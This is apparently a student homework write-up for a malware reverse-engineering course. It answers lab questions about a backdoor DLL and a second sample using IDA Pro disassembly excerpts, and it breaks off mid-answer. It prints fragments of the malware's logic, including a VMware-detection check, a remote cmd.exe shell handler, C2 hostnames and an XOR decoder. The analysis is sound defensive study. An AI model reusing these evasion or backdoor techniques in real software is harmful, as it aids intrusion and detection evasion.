Malware Reverse Engineering – HW2

Problem1: Analyze the malware found in the file Lab05-01.dll using only IDA Pro.

SHA256: eb1079bdd96bc9cc19c38b76342113a09666aad47518ff1a7536eebff8aadb4a

1. What is the address of DllMain?

The address of the DllMain is 0x1000D02E. It is found in the text section of the program as shown below. This location is found as soon as the dll is loaded into the IDA Pro.

```
.text:1000D02E ; BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwR
.text:1000D02E _DllMain@12     proc near               ; CODE XREF: D
.text:1000D02E                                         ; DATA XREF: su
.text:1000D02E
.text:1000D02E hinstDLL        = dword ptr  4
.text:1000D02E fdwReason       = dword ptr  8
.text:1000D02E lpvReserved     = dword ptr  0Ch
.text:1000D02E
```

2. Use the Imports window to browse to gethostbyname. Where is the import located?

After browsing through the Imports window and double clicking on the function name, IDA view takes you to the location of that function. Here, gethostbyname is found at 0x100163CC in .idata section as shown below.

```
.idata:100163CC ; struct hostent *__stdcall gethostbyname(const char *
.idata:100163CC                 extrn gethostbyname:dword
```

3. How many functions call gethostbyname?

When we press Ctrl+X by placing the cursor on the “gethostbyname” function. A cross reference table of that function is displayed as shown below. From the table displayed we could see all the cross reference calls to “gethostbyname”. Here, type ‘p’ is seen for the calls since ‘r’ refers that the subroutine function is reading “gethostbyname” before calling it. So seeing the image below, we can say there are 5 different functions in the sub-routine that call “gethostbyname”, which are from, sub_10001074, sub_10001365, sub_10001656, sub_1000208F, sub_10002CCE and there are 9 cross-references for “gethostbyname”

Direction	Typ	Address	Text
Up	r	sub_10001074:loc_100011AF	call ds:gethostbyname
Up	p	sub_10001074:loc_100011AF	call ds:gethostbyname
Up	r	sub_10001074+1D3	call ds:gethostbyname
Up	p	sub_10001074+1D3	call ds:gethostbyname
Up	r	sub_10001074+26B	call ds:gethostbyname
Up	p	sub_10001074+26B	call ds:gethostbyname
Up	r	sub_10001365:loc_100014A0	call ds:gethostbyname
Up	p	sub_10001365:loc_100014A0	call ds:gethostbyname
Up	r	sub_10001365+1D3	call ds:gethostbyname
Up	p	sub_10001365+1D3	call ds:gethostbyname
Up	r	sub_10001365+26B	call ds:gethostbyname
Up	p	sub_10001365+26B	call ds:gethostbyname
Up	r	sub_10001656+101	call ds:gethostbyname
Up	p	sub_10001656+101	call ds:gethostbyname
Up	r	sub_1000208F+3A1	call ds:gethostbyname
Up	p	sub_1000208F+3A1	call ds:gethostbyname
Up	r	sub_10002CCE+4F7	call ds:gethostbyname
Up	p	sub_10002CCE+4F7	call ds:gethostbyname

Line 1 of 18

4. Focusing on the call to gethostbyname located at 0x10001757, can you figure out which DNS request will be made?

When we go to the call at 0x10001757, We can see below, one argument of eax is passed to the call to "gethostbyname". On further moving up to see what is stored in eax. We can observe that off_10019040 is moved to eax which stores the domain name "[This is RDO]pics.practicalmalwareanalysis.com". then the pointer of eax is moved by 0xD bytes such that "pics.practicalmalwareanalysis.com" is passed to the call "gethostbyname" to get the IP address of this domain by making DNS request.

```
.text:10001742                 cmp     dword_1008E5CC, ebx
.text:10001748                 jnz     loc_100017ED
.text:1000174E                 mov     eax, off_10019040 ; "[This is
.text:10001753                 add     eax, 0Dh
.text:10001756                 push    eax             ; name
.text:10001757                 call    ds:gethostbyname
```

```
00017ED
off_10019040 ; "[This is RDO]pics.praticalmalwareanalys"...
0Dh
```

5. How many local variables has IDA Pro recognized for the subroutine at 0x10001656?

Once we go to the subroutine at 0x10001656, we can find the function layout of the subroutine in the beginning of the function as shown below. Here, all the negative offsets represent the local variables. Upon counting them, we can say 23 local variables are recognized by IDA Pro for the subroutine at 0x10001656. Everything except lpThreadParameter in the figure below are local variables.

```
ext:10001656 var_675          = byte ptr -675h
ext:10001656 var_674          = dword ptr -674h
ext:10001656 hModule          = dword ptr -670h
ext:10001656 timeout          = timeval ptr -66Ch
ext:10001656 name             = sockaddr ptr -664h
ext:10001656 var_654          = word ptr -654h
ext:10001656 in               = in_addr ptr -650h
ext:10001656 Str1             = byte ptr -644h
ext:10001656 var_640          = byte ptr -640h
ext:10001656 CommandLine      = byte ptr -63Fh
ext:10001656 Str              = byte ptr -63Dh
ext:10001656 var_638          = byte ptr -638h
ext:10001656 var_637          = byte ptr -637h
ext:10001656 var_544          = byte ptr -544h
ext:10001656 var_50C          = dword ptr -50Ch
ext:10001656 var_500          = byte ptr -500h
```

```
ext:10001656 Buf2             = byte ptr -4FCh
ext:10001656 readfds          = fd_set ptr -4BCh
ext:10001656 buf              = byte ptr -3B8h
ext:10001656 var_3B0          = dword ptr -3B0h
ext:10001656 var_1A4          = dword ptr -1A4h
ext:10001656 var_194          = dword ptr -194h
ext:10001656 WSAData          = WSAData ptr -190h
ext:10001656 lpThreadParameter= dword ptr  4
ext:10001656
```

6. How many parameters has IDA Pro recognized for the subroutine at 0x10001656?

Parameters can also be found from the function layout displayed by IDA Pro. Here, the positive offsets are stored by parameters. As you can see in the figure before only lpThreadParameter stores positive offset and hence the subroutine at 0x10001656 has only 1 parameter.

```
ext:10001656 Buf2               = byte ptr -4FCh
ext:10001656 readfds            = fd_set ptr -4BCh
ext:10001656 buf                = byte ptr -3B8h
ext:10001656 var_3B0            = dword ptr -3B0h
ext:10001656 var_1A4            = dword ptr -1A4h
ext:10001656 var_194            = dword ptr -194h
ext:10001656 WSAData            = WSAData ptr -190h
ext:10001656 lpThreadParameter= dword ptr  4
ext:10001656
```

7. Use the Strings window to locate the string \cmd.exe /c in the disassembly. Where is it located?

Upon scrolling through the strings window to find "\cmd.exe /c" and double clicking on it takes to the location 0x10095B34 in xdoors_d section as shown below, which is where the string is located.

```
xdoors_d:10095B34 aCmdExeC        db '\cmd.exe /c ',0     ; DATA XREF
xdoors_d:10095B41                 align 4
```

8. What is happening in the area of code that references \cmd.exe /c?

By checking the cross-reference table of the "\cmd.exe /c" we can see where the string is called. Here, only sub_1000FF58 calls for the string and when opened, we can see below, at the location 0x100101D0 the string is pushed on to the stack.

```
:100101D0                 push    offset aCmdExeC ; "\\cmd.exe /c "
:100101D5                 jmp     short loc_100101DC
:100101D7 ; ---------------------------------------------------------------
```

Now by examining this code in the graph mode, we could see some interesting strings that are pushed on to the stack like, cd, inject, uptime, exit as shown below.

```
lea     eax, [ebp+Buf1]
push    offset aCd      ; "cd"
push    eax             ; Buf1
call    memcmp
add     esp, 0Ch
```

```
lea     eax, [ebp+Buf1]
push    offset aExit    ; "exit"
push    eax             ; Buf1
call    memcmp
```

```
lea     eax, [ebp+Buf1]
push    offset aInject  ; "inject"
push    eax             ; Buf1
call    memcmp
```

```
lea     eax, [ebp+Buf1]
push    offset aUptime  ; "uptime"
push    eax             ; Buf1
call    memcmp
```

One other thing that caught my attention is the string that says "Hi master" followed by a couple of arguments as shown below at location 0x1001009D

```
 char aHiMasterDDDDDD[]
HiMasterDDDDDD db 'Hi,Master [%d/%d/%d %d:%d:%d]',0Dh,0Ah
                                          ; DATA XREF: sub_1000FF58+14
               db 'WelCome Back...Are You Enjoying Today?',0Dh,0Ah
               db 0Dh,0Ah
               db 'Machine UpTime  [%-.2d Days %-.2d Hours %-.2d Mi
               db 'ds]',0Dh,0Ah
               db 'Machine IdleTime [%-.2d Days %-.2d Hours %-.2d M
               db 'nds]',0Dh,0Ah
               db 0Dh,0Ah
```

Looking at the evidences above, it looks like the code that's referencing "\cmd.exe /c" is executing a remote shell session for the attacker where machines UpTime and the IdleTime is passed too.

9. In the same area, at 0x100101C8, it looks like dword_1008E5C4 is a global variable that helps decide which path to take. How does the malware set dword_1008E5C4? (Hint: Use dword_1008E5C4's cross-references.)

To see what is set to dword_1008E5C4. We first go to the cross-reference calls and see what are all the functions referencing it. We could see 3 references for it. Among that, the function in which the value is set to the global variable is at the location 0x10001678 as shown below.

```
t:10001673          call    sub_10003695
t:10001678          mov     dword_1008E5C4, eax
t:1000167D          call    sub_100036C3
```

Here, eax is moved to the global variable. Which is the return value of the function call in the instruction above. To check the return value, we now go into the function. By looking at the code in the function which is shown below, we can say by looking at the call GetVersionExA, the current version of the OS is obtained and returned which is then stored in the global variable.

```
03695                   push    ebp
03696                   mov     ebp, esp
03698                   sub     esp, 94h
0369E                   lea     eax, [ebp+VersionInformation]
036A4                   mov     [ebp+VersionInformation.dwOSVersionInfo
036AE                   push    eax             ; lpVersionInformation
036AF                   call    ds:GetVersionExA
036B5                   xor     eax, eax
036B7                   cmp     [ebp+VersionInformation.dwPlatformId],
036BE                   setz    al
036C1                   leave
036C2                   retn
036C2 sub_10003695      endp
```

10. A few hundred lines into the subroutine at 0x1000FF58, a series of comparisons use memcmp to compare strings. What happens if the string comparison to robotwork is successful (when memcmp returns 0)?

When the string comparision to robotwork is successful, the jnz at 0x1001045C as shown below is not taken and call at 0x10010461 is executed.

```
.text:1001044C                 push    offset aRobotwork ; "robotwork"
.text:10010451                 push    eax             ; Buf1
.text:10010452                 call    memcmp
.text:10010457                 add     esp, 0Ch
.text:1001045A                 test    eax, eax
.text:1001045C                 jnz     short loc_10010468
.text:1001045E                 push    [ebp+s]         ; s
.text:10010461                 call    sub_100052A2
.text:10010466                 jmp     short loc_100103F6
.text:10010468 ; ---------------------------------------------------------
```


Now, looking into the call, we see it queries for registry values at "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\WorkTime" and "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\WorkTimes" and returns the information over the network socket which is the remote shell connection.

```
eax                 ; phkResult
0F003Fh             ; samDesired
0                   ; ulOptions
offset aSoftwareMicros ; "SOFTWARE\\Microsoft\\Windows\\CurrentVe"
80000002h           ; hKey
ds:RegOpenKeyExA
eax, eax
short loc_10005309
```

```
push    eax                 ; lpType
push    0                   ; lpReserved
push    offset aWorktime ; "WorkTime"
```


11. What does the export PSLIST do?

By going to the export PSLIST code by doble clicking on it in the exports window. We can see, depending on the return value of the sub_100036C3 it has two code paths, as seen below, both of which get a process listing over the socket using send.




12. Use the graph mode to graph the cross-references from sub_10004E79. Which API functions could be called by entering this function? Based on the API functions alone, what could you rename this function?

For getting the graph view of the particular subroutine, we need to install the "qwingraph" in the home directory of the IDA Pro. Once that's done, we can get the graph of the particular subroutine by placing the cursor on the function and by clicking View->Graphs->Xrefs From. Following cross-references graph shown below is displayed for sub_10004E79. From the figure we can see that "GetSystemDefaultLangID", "sprintf", "send" are the API calls that are made by this function. By looking at these API calls, it looks like the function tries to get the language identifier for the system and send it over the network and then free up the memory allocated. So the function can be renamed to something like "LanguageIdentifier".



13. How many Windows API functions does DllMain call directly? How many at a depth of 2?

By looking at the graph below, we can see that there are 4 API calls which are directly called by DllMain, which are, CreateThread, strncpy, strlen, _strinicmp.



Now at depth 2, since the graph displayed is much larger, I've gone to each subroutine from the depth 1 to get the API's called at depth 2. Some of them are memset, inet_addr, gethostbyname, strcpy. They're shown below.

```
call    ds:gethostbyname
mov     edi, eax
test    edi, edi
```

```
push    eax             ; void *
call    memset
lea     eax, [esp+70h+var_54]
```

```
push    ebx
call    strcpy
pop     ecx
pop     ecx
```

```
push    eax             ; cp
call    ds:inet_addr
cmp     eax, 0FFFFFFFFh
```

14. At 0x10001358, there is a call to Sleep (an API function that takes one parameter containing the number of milliseconds to sleep). Looking backward through the code, how long will the program sleep if this code executes?

Lets start from the argument passed to the "sleep" function, which is EAX. Here, before passing it as argument, it's multiplied with 3E8h. So lets check what value is stored EAX. We can see in the location 0x10001341 that off_10019020 is passed to EAX. If you look at the string representation of the offset, it is "[This is CTI]30". EAX will now point to 30 after the next instruction to add 0Dh to the EAX, since the string here is adjusted to point to the 30. It is then passed to "atoi" as the argument to convert it to a number 30. This is now multiplied with 3E8h which is 1000. The EAX value now becomes 30000 milli seconds which is equivalent to 30 seconds. Hence, the program will sleep 30 seconds if this code executes.

```
10001341                 mov     eax, off_10019020 ; "[This is CTI]
10001346                 add     eax, 0Dh
10001349                 push    eax             ; String
1000134A                 call    ds:atoi
10001350                 imul    eax, 3E8h
10001356                 pop     ecx
10001357                 push    eax             ; dwMilliseconds
10001358                 call    ds:Sleep
1000135E                 xor     ebp, ebp
10001360                 jmp     loc_100010B4
10001360 sub_10001074    endp
10001360
```

15. At 0x10001701 is a call to socket. What are the three parameters?

As you can see below, the three parameters passed to socket are: 6, 1, 2.

```
.text:100016FB                 push    6               ; protocol
.text:100016FD                 push    1               ; type
.text:100016FF                 push    2               ; af
.text:10001701                 call    ds:socket
```

16. Using the MSDN page for socket and the named symbolic constants functionality in IDA Pro, can you make the parameters more meaningful? What are the parameters after you apply changes?

Here, as per MSDN page for socket, af 2 represents AF_INET, which is IPv4 address family and type 1 represents SOCK_STREAM which means this socket type is using TCP for the Internet address family. Protocol 6 represents IPPROTO_TCP which is TCP protocol. The symbolic constants for these parameters can be seen in IDA Pro by right clicking on each argument and going to "Use Symbolic Constants". The symbolic constants for the three parameters is shown below. Looking at these parameters, it looks like the socket is being configured for TCP over IPv4.

AF_INET	00000002
IPPROTO_TCP	00000006
SOCK_STREAM	00000001

17. Search for usage of the in instruction (opcode 0xED). This instruction is used with a magic string VMXh to perform VMware detection. Is that in use in this malware? Using the cross-references to the function that executes the in instruction, is there further evidence of VMware detection?

After searching through all the occurrences of the "in" instruction in the code, we can see only one match for it in the .text location of 0x100061DB as shown below.

Address	Function	Instruction
.text:10004B15	sub_10004B01	lea edi, [ebp+var_213]
.text:10005305	sub_100052A2	jmp loc_100053F6
.text:10005413	sub_100053F9	lea edi, [ebp+var_413]
.text:1000542A	sub_100053F9	lea edi, [ebp+var_213]
.text:10005B98	sub_10005B84	xor ebp, ebp
.text:100061DB	sub_10006196	in eax, dx
.text:10006305	sub_100062E9	lea edi, [ebp+var_1290]
.text:10006310	sub_100062E9	mov [ebp+var_1294], ebx
.text:10006318	sub_100062E9	call ??2@YAPAXI@Z; operator new(uint
.text:10006476	sub_100062E9	lea ecx, [ebp+var_1294]
.text:100064A9	sub_100062E9	push [ebp+var_1294]

After going to the call, we can see below, at the location 0x100061C7, 'VMXh' is infact moved to eax. This confirms that this malware is indeed performing VMware detection as a pre-requisite. (Here, 564D5868h address is moved to the eax which corresponds to the string 'VMXh'. I changed it to the string directly for visual purpose).

```
.text:100061C7          mov     eax, 'VMXh'
.text:100061CC          mov     ebx, 0
.text:100061D1          mov     ecx, 0Ah
.text:100061D6          mov     edx, 5658h
.text:100061DB          in      eax, dx
```

When we check for the cross reference functions for the 'in' instruction. I'm displayed that there are no cross references to it as shown below.


18. Jump your cursor to 0x1001D988. What do you find?

Random bytes of data is found at 0x1001D988. As seen below.

```
.data:1001D988                 db  2Dh ; -
.data:1001D989                 db  31h ; 1
.data:1001D98A                 db  3Ah ; :
.data:1001D98B                 db  3Ah ; :
.data:1001D98C                 db  27h ; '
.data:1001D98D                 db  75h ; u
.data:1001D98E                 db  3Ch ; <
.data:1001D98F                 db  26h ; &
.data:1001D990                 db  75h ; u
.data:1001D991                 db  21h ; !
.data:1001D992                 db  3Dh ; =
.data:1001D993                 db  3Ch ; <
.data:1001D994                 db  26h ; &
```


19. If you have the IDA Python plug-in installed (included with the commercial version of IDA Pro), run Lab05-01.py, an IDA Pro Python script provided with the malware for this book. (Make sure the cursor is at 0x1001D988.) What happens after you run the script?

Usually, this junk data is the way the malware obfuscates the actual payload such that it hides it's intended behavior. Upon execution, this malware uses the python script so as to XOR the bytes and patch them. This decryption of the random data is then executed to infect the system. Here, the python script used by the malware is "Lab05-01.py" which when loaded in IDA would ideally show the decrypted version of this junk data. But cause of plug-in issue, the error below is found when I tried to load the script.



20. With the cursor in the same location, how do you turn this data into a single ASCII string?

First, we compress the junk data by pressing ‘A’ after placing the cursor at the specific location. The compressed data is shown below. After this, if the python script ran without the errors we could get a more readable plain ASCII string which the malware might be using to carry out it’s malicious activity.



21. Open the script with a text editor. How does it work?

Below is the script used by the malware. Here, from the code we can see, it first gets the offset from the location of the cursor to decode the bytes. Each byte is taken, for which it performs XOR operation with 0x55. This resultant byte is replaced in the same location. This is how it decrypts this junk random data during execution.

```
sea = ScreenEA()

for i in range(0x00,0x50):
        b = Byte(sea+i)
        decoded_byte = b ^ 0x55
        PatchByte(sea+i,decoded_byte)
```

Problem2: Answer the following questions based on your analysis of the malwareH2P2.malware.

SHA256: 0d6ca46a1d62c6a7fcadb184aee9f06444e7f80fa6098826b750933e2af1b393

1.Main function:

a. What is the address of main?

Address of main is 004011A0. We can find the address using IDA Pro as shown below. Main is in the .text section of the executable for this sample.




Figure 1: Address of main function

b. What does this function do?

Looking at the function code, we can say arguments are passed to the API call “InternetCheckConnectionA”, which is trying to check if the internet connection has been made. “dwFlags” value is set to 1 to force the internet connection and to ping the host “http://reversing.rocks/“. The return value of this API is then tested against itself (test EAX EAX).

Now using this condition, there are two possibilities. One, if the return value of the API call is 0 (true). Which means the connection to the internet with that specified URL (“http://reversing.rocks/“) is eslablished. 0 AND 0 (true AND true) is checked and since the resultant is 0 (true) for this, the control flow of the program jumps to location 4011C0 which has call to exit the program.

Second possibility is, when the API call return value is 1(false). It then passes the program control flow to the sub routine 401130.

In short, in this function, it checks if an internet connection has already been established with http://reversing.rocks/. If it is, program is ended. If not, subroutine 401130 is executed.




Figure 2: Main function code

i. What code constructs are used in this function?

Code construct used in this function is “If else” in high-level language. Since it corresponds to the condition “test” and “jz” seen in the assembly code of this function and only one “test” “jz” combination is found.

```
.text:004011AF                 test    eax, eax
.text:004011B1                 jz      short loc_4011C0
```

Figure 3: Code construct in main function

ii. Are there any interesting strings? If so, what are they?

In main function, two strings caught my attention. They are, “InternetCheckConnectionA” and “http://reversing.rocks/”. Looking just at these two strings we can say that the malware might be trying to check if the victim machine has established connection with “http://reversing.rocks/” over the internet.

```
offset szUrl     ; "http://reversing.rocks/"
ds:InternetCheckConnectionA
```

Figure 4: Interesting strings in main function

2.Looking at the subroutine a 0x00401130:

a. What are the arguments to InternetConnectA? What do they mean?

Argument passed to “InternetConnectA” are as follows:

0 – hardcoded value of 0 is passed

0 – dwFlag value is passed as 0. So, in this case service used is FTP.

3 – dwService value is passed as 3, it indicates the type of service to access which in this case is HTTP service (cause the argument passed is 3).

0 – lpszPassword value is passed as 0, which is pointer to a string containing the password to log-on. Since here, the value is NULL, it is possible that either the default password is used which is user’s email name or a blank password is used.

0 – lpszUserName value is passed as 0. Since the value is NULL, the function uses the default password.

4D2h – Its decimal equivalent value is “1234”. Which is the server port that’s used to make the connection.

Offset szServerName – Memory location of the server name to which the connection needs to be made is passed. In this case it’s “reversing.rocks”

EDI – Handle returned by InternetOpen is passed.

```
loc_401153:                 ; dwContext
push    0
push    0                   ; dwFlags
push    3                   ; dwService
push    0                   ; lpszPassword
push    0                   ; lpszUserName
push    4D2h                ; nServerPort
push    offset szServerName ; "reversing.rocks"
push    edi                 ; hInternet
call    ds:InternetConnectA
mov     esi, eax
```

Figure 5: Arguments to “InternetConnectA”

b. What does this function do?

The purpose of this function is to open a HTTP session for “reversing.rocks” server site and connect to it once the session is successfully opened. If not, the control flow is shifted to the end of the program. Once the connection is established, all the handles used for the connection are closed.

i. What code constructs are used in this function?

Code construct used here is “nested if” since, there are conditional jumps and the initial if loop contains another if loop inside it. Initial loop instruction is the first figure below and 2nd loop instruction is the 2nd figure below.

```
test    edi, edi
jnz     short loc_401153
```

Figure 6: First “if” condition

```
test    esi, esi
jnz     short loc_401183
```

Figure 7: Second “if” condition

3.Looking at the subroutine at 0x00401000:

a. What code constructs are used in this function?

Code constructs used here are “Nested if” and “Nested for loop”. Since there are multiple conditional jumps and “test” conditions under the main “if” along with “Nested for loops” in between. One of the “for loop” is shown below.




Figure 8: Code constructs in 0x00401000

b. What imported functions are called?

Following import functions are called:

